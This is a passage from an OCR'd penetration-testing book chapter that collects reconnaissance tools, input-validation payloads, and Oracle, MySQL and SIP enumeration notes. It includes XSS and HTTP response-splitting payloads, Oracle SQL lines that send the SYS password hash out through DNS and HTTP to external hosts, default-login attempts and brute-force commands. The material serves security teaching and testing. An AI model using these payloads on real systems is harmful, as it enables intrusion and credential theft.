

Chapter 1: Penetration Testing Essentials



⊟ **Penetration Testing Framework 0.59**

- Pre-Inspection Visit - template
- ⊟ Network Footprinting (Reconnaissance) The tester would attempt to gather as much information as possible about the selected network. Reconnaissance can take two forms i.e. active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection etc. afforded to the network. This would usually involve trying to discover publicly available information by utilising a web browser and visiting newsgroups etc. An active form would be more intrusive and may show up in audit logs and may take the form of an attempted DNS zone transfer or a social engineering type of attack.
    - ⊟ Whois is widely used for querying authoritative registries/ databases to discover the owner of a domain name, an IP address, or an autonomous system number of the system you are targeting.
        - ⊟ Authoratitive Bodies
            - IANA - Internet Assigned Numbers Authority
            - ICANN - Internet Corporation for Assigned Names and Numbers.
            - NRO - Number Resource Organisation
            - ⊟ RIR - Regional Internet Registry
                - AFRINIC - African Network Information Centre
                - ⊟ APNIC - Asia Pacific Network Information Centre
                    - ⊟ National Internet Registry
                        - APJII
                        - CNNIC
                        - JPNIC
                        - KRNIC
                        - TWNIC



Free online network tools

Tools

Domain Dossier
Investigate domains and IP addresses. Get registrant information, DNS records, and more—all in one report.

enter a domain or IP address

or learn about yourself

Domain Check
See if a domain is available for registration.

Email Dossier
Validate and troubleshoot email addresses.


Browser Mirror
See what your browser reveals about you.

Ping
See if a host is reachable.

Traceroute
Trace the network path from this server to another.

NsLookup
Look up various domain resource records with this version of the classic NsLookup utility.

AutoWhois
Get Whois records automatically for domains worldwide.



Email Dossier

Investigate email addresses

email address kevin@[redacted].com go

user: anonymous [24.247.193.182]
balance: 47 units
log in | account info

Validating **kevin@[redacted].com**...

Validation results

confidence rating: **3 - SMTP**
The email address passed this level of validation without an error. However, it is not guaranteed to be a good address. more info


canonical address: **<kevin@[redacted].com>**

MX records

preference	exchange	IP address (if included)
0	[redacted].com	


SMTP session

```
[Resolving [redacted]com...]
[Contacting[redacted].com [redacted]...]
[Connected]
```



Input Validation Checks

- ⊟ NULL or null
  - Possible error messages returned.
- ⊟ ' , " , ; , <!
  - Breaks an SQL string or query; used for SQL, XPath and XML Injection tests.
- ⊟ – , = , + , "
  - Used to craft SQL Injection queries.
- ⊟ ‘ , &, ! , ¦ , < , >
  - Used to find command execution vulnerabilities.
- ⊟ "><script>alert(1)</script>
  - Basic Cross-Site Scripting Checks.
- ⊟ %0d%0a
  - ⊟ Carriage Return (%0d) Line Feed (%0a)
    - ⊟ HTTP Splitting
      - ⊟ language=?foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2047%0d%0a%0d%0a<html>Insert undesireable content here</html>
        - i.e. Content-Length= 0 HTTP/1.1 200 OK Content-Type=text/html Content-Length=47<html>blah</html>
    - ⊟ Cache Poisoning
      - language=?foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20304%20Not%20Modified%0d%0aContent-Type:%20text/html%0d%0aLast-Modified:%20Mon,%2027%20Oct%202003%2014:50:18%20GMT%0d%0aContent-Length:%2047%0d%0a%0d%0a<html>Insert undesireable content here</html>
- ⊟ %7f , %ff
  - byte-length overflows; maximum 7- and 8-bit values.
- ⊟ -1, other
  - Integer and underflow vulnerabilities.



joomscan

JOOMSCAN PACKAGE DESCRIPTION

Joomla! is probably the most widely-used CMS out there due to its flexibility, user-friendlinesss, extensibility to name a few. So, watching its vulnerabilities and adding such vulnerabilities as KB to Joomla scanner takes ongoing activity. It will help web developers and web masters to help identify possible security weaknesses on their deployed Joomla! sites.

The following features are currently available:

- Exact version Probing (the scanner can tell whether a target is running version 1.5.12)
- Common Joomla! based web application firewall detection
- Searching known vulnerabilities of Joomla! and its components
- Reporting to Text & HTML output
- Immediate update capability via scanner or svn

Oracle Port 1521 Open

- ⊟ Oracle Enumeration
  - oracsec
  - Repscan
  - Sidguess
  - Scuba
  - ⊟ DNS/HTTP Enumeration
    - SQL> SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT PASSWORD FROM DBA_USERS WHERE USERNAME='SYS')||'.vulnerabilityassessment.co.uk') FROM DUAL; SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT PASSWORD FROM DBA_USERS WHERE USERNAM E='SYS')||'.vulnerabilityassessment.co.uk') FROM DUAL
    - SQL> select utl_http.request('http://gladius:5500/'||(SELECT PASSWORD FROM DBA_USERS WHERE USERNAME='SYS')) from dual;
  - WinSID
  - Oracle default password list
  - ⊟ TNSVer
    - tnsver host [port]
  - TCP Scan
  - ⊟ Oracle TNSLSNR
    - Will respond to: [ping] [version] [status] [service] [change_password] [help] [reload] [save_config] [set log_directory] [set display_mode] [set log_file] [show] [spawn] [stop]
  - ⊟ TNSCmd
    - perl tnscmd.pl -h ip_address
    - perl tnscmd.pl version -h ip_address
    - perl tnscmd.pl status -h ip_address
    - perl tnscmd.pl -h ip_address --cmdsize (40 - 200)
  - LSNrCheck
  - Oracle Security Check (needs credentials)

MySQL port 3306 open


- Enumeration
  - nmap -A -n -p3306 <IP Address>
  - nmap -A -n -PN --script:ALL -p3306 <IP Address>
  - telnet IP_Address 3306
  - use test; select * from test;
  - To check for other DB's -- show databases
- Administration
  - MySQL Network Scanner
  - MySQL GUI Tools
  - mysqlshow
  - mysqlbinlog
- Manual Checks
  - Default usernames and passwords
    - username: root password:
    - testing
      - mysql -h <Hostname> -u root
      - mysql -h <Hostname> -u root
      - mysql -h <Hostname> -u root@localhost
      - mysql -h <Hostname>
      - mysql -h <Hostname> -u ""@localhost
  - Configuration Files
    - Operating System
      - windows
        - config.ini
        - my.ini
          - windows\my.ini
          - winnt\my.ini
        - <InstDir>/mysql/data/
      - unix
        - my.cnf

SIP Port 5060 open

- ⊟ ① SIP Enumeration
  - ⊟ netcat
    - nc IP_Address Port
  - ⊟ sipflanker
    - python sipflanker.py 192.168.1-254
  - Sipscan
  - ⊟ smap
    - smap IP_Address/Subnet_Mask
    - smap -o IP_Address/Subnet_Mask
    - smap -l IP_Address
- ⊟ ② SIP Packet Crafting etc.
  - ⊟ sipsak
    - Tracing paths: - sipsak -T -s sip:usernaem@domain
    - Options request:- sipsak -vv -s sip:username@domain
    - Query registered bindings:- sipsak -I -C empty -a password -s sip:username@domain
  - siprogue
- ⊟ ③ SIP Vulnerability Scanning/ Brute Force
  - ⊟ tftp bruteforcer
    - Default dictionary file
    - ./tftpbrute.pl IP_Address Dictionary_file Maximum_Processes
  - VoIPaudit
  - SiVuS
- ⊟ ④ Examine Configuration Files
  - SIPDefault.cnf
  - asterisk.conf
  - sip.conf
  - phone.conf
  - sip_notify.conf
  - <Ethernet address>.cfg

This section is designed to be the PTES technical guidelines that help define certain procedures to follow during a penetration test. Something to be aware of is that these are only baseline methods that have been used in the industry. They will need to be continuously updated and changed upon by the community as well as within your own standard. Guidelines are just that, something to drive you in a direction and help during certain scenarios, but not an all encompassing set of instructions on how to perform a penetration test. Think outside of the box.

PENETRATION TESTING EXECUTION STANDARD
PTES
Technical Guidelines



PyroTek3 / **PowerShell-AD-Recon**


PowerShell Scripts I find useful


24 commits · **1** branch · **0** releases · **1** contributor

Update Discover-PSMSSQLServers

PyroTek3 authored on Mar 8 · latest commit 9b935bae65

Discover-PSInterestingServices	Update Discover-PSInterestingServices	8 months ago
Discover-PSMSExchangeServers	Create Discover-PSMSExchangeServers	8 months ago
Discover-PSMSSQLServers	Update Discover-PSMSSQLServers	2 months ago
Find-PSServiceAccounts	Update Find-PSServiceAccounts	4 months ago
Get-DomainKerberosPolicy	Create Get-DomainKerberosPolicy	2 months ago
Get-PSADForestInfo	Create Get-PSADForestInfo	9 months ago





BGP Looking Glasses for IPv4/IPv6, Traceroute & BGP Route Servers

Related Reading

- Global Internet Exchange Points


Related Software Tools

- BGP Software Tools & Scripts

BGP Looking Glass servers are computers on the Internet running one of a variety of publicly available Looking Glass software implementations. A Looking Glass server (or LG server) is accessed remotely for the purpose of viewing routing info. Essentially, the server acts as a limited, read-only portal to routers of whatever organization is running the Looking Glass server. Typically, publicly accessible looking glass servers are run by ISPs or NOCs.

This page presents an overview of BGP Looking Glasses all over the world. If you'd like to install a BGP Looking Glass in your ISP environment, you will find several Looking Glass implementations in our BGP Software section.

The Internet Assigned Numbers Authority, IANA, is responsible for global coordination and allocation of the Internet Protocol (IP) addressing systems (IPv4 & IPv6), as well as the Autonomous System Numbers (ASN) (16-bit & 32-bit ASNs) used for routing Internet traffic. There are currently 5 Regional Internet Registries (RIR) in the world. Source: IANA.org.



[redacted]com

SSL VPNs

VPN Hunter discovers and classifies SSL VPNs from top vendors including Juniper, Cisco, Palo Alto, Citrix, Fortinet, F5, SonicWALL, Barracuda, Microsoft, and Array. VPN Hunter will also attempt to detect whether two-factor authentication is enabled on the target SSL VPNs.

Hunting for SSL VPNs...

Protect your VPN with two-factor authentication from Duo Security **Try it for free today »**

Remote Access

VPN Hunter seeks out a variety of remote access services that are accessed via protocols like IPsec, PPTP, OpenVPN, RDP, and SSH.

Hunting for remote access endpoints...

Protect your remote access endpoints with Duo Security **Free 30-day trial »**

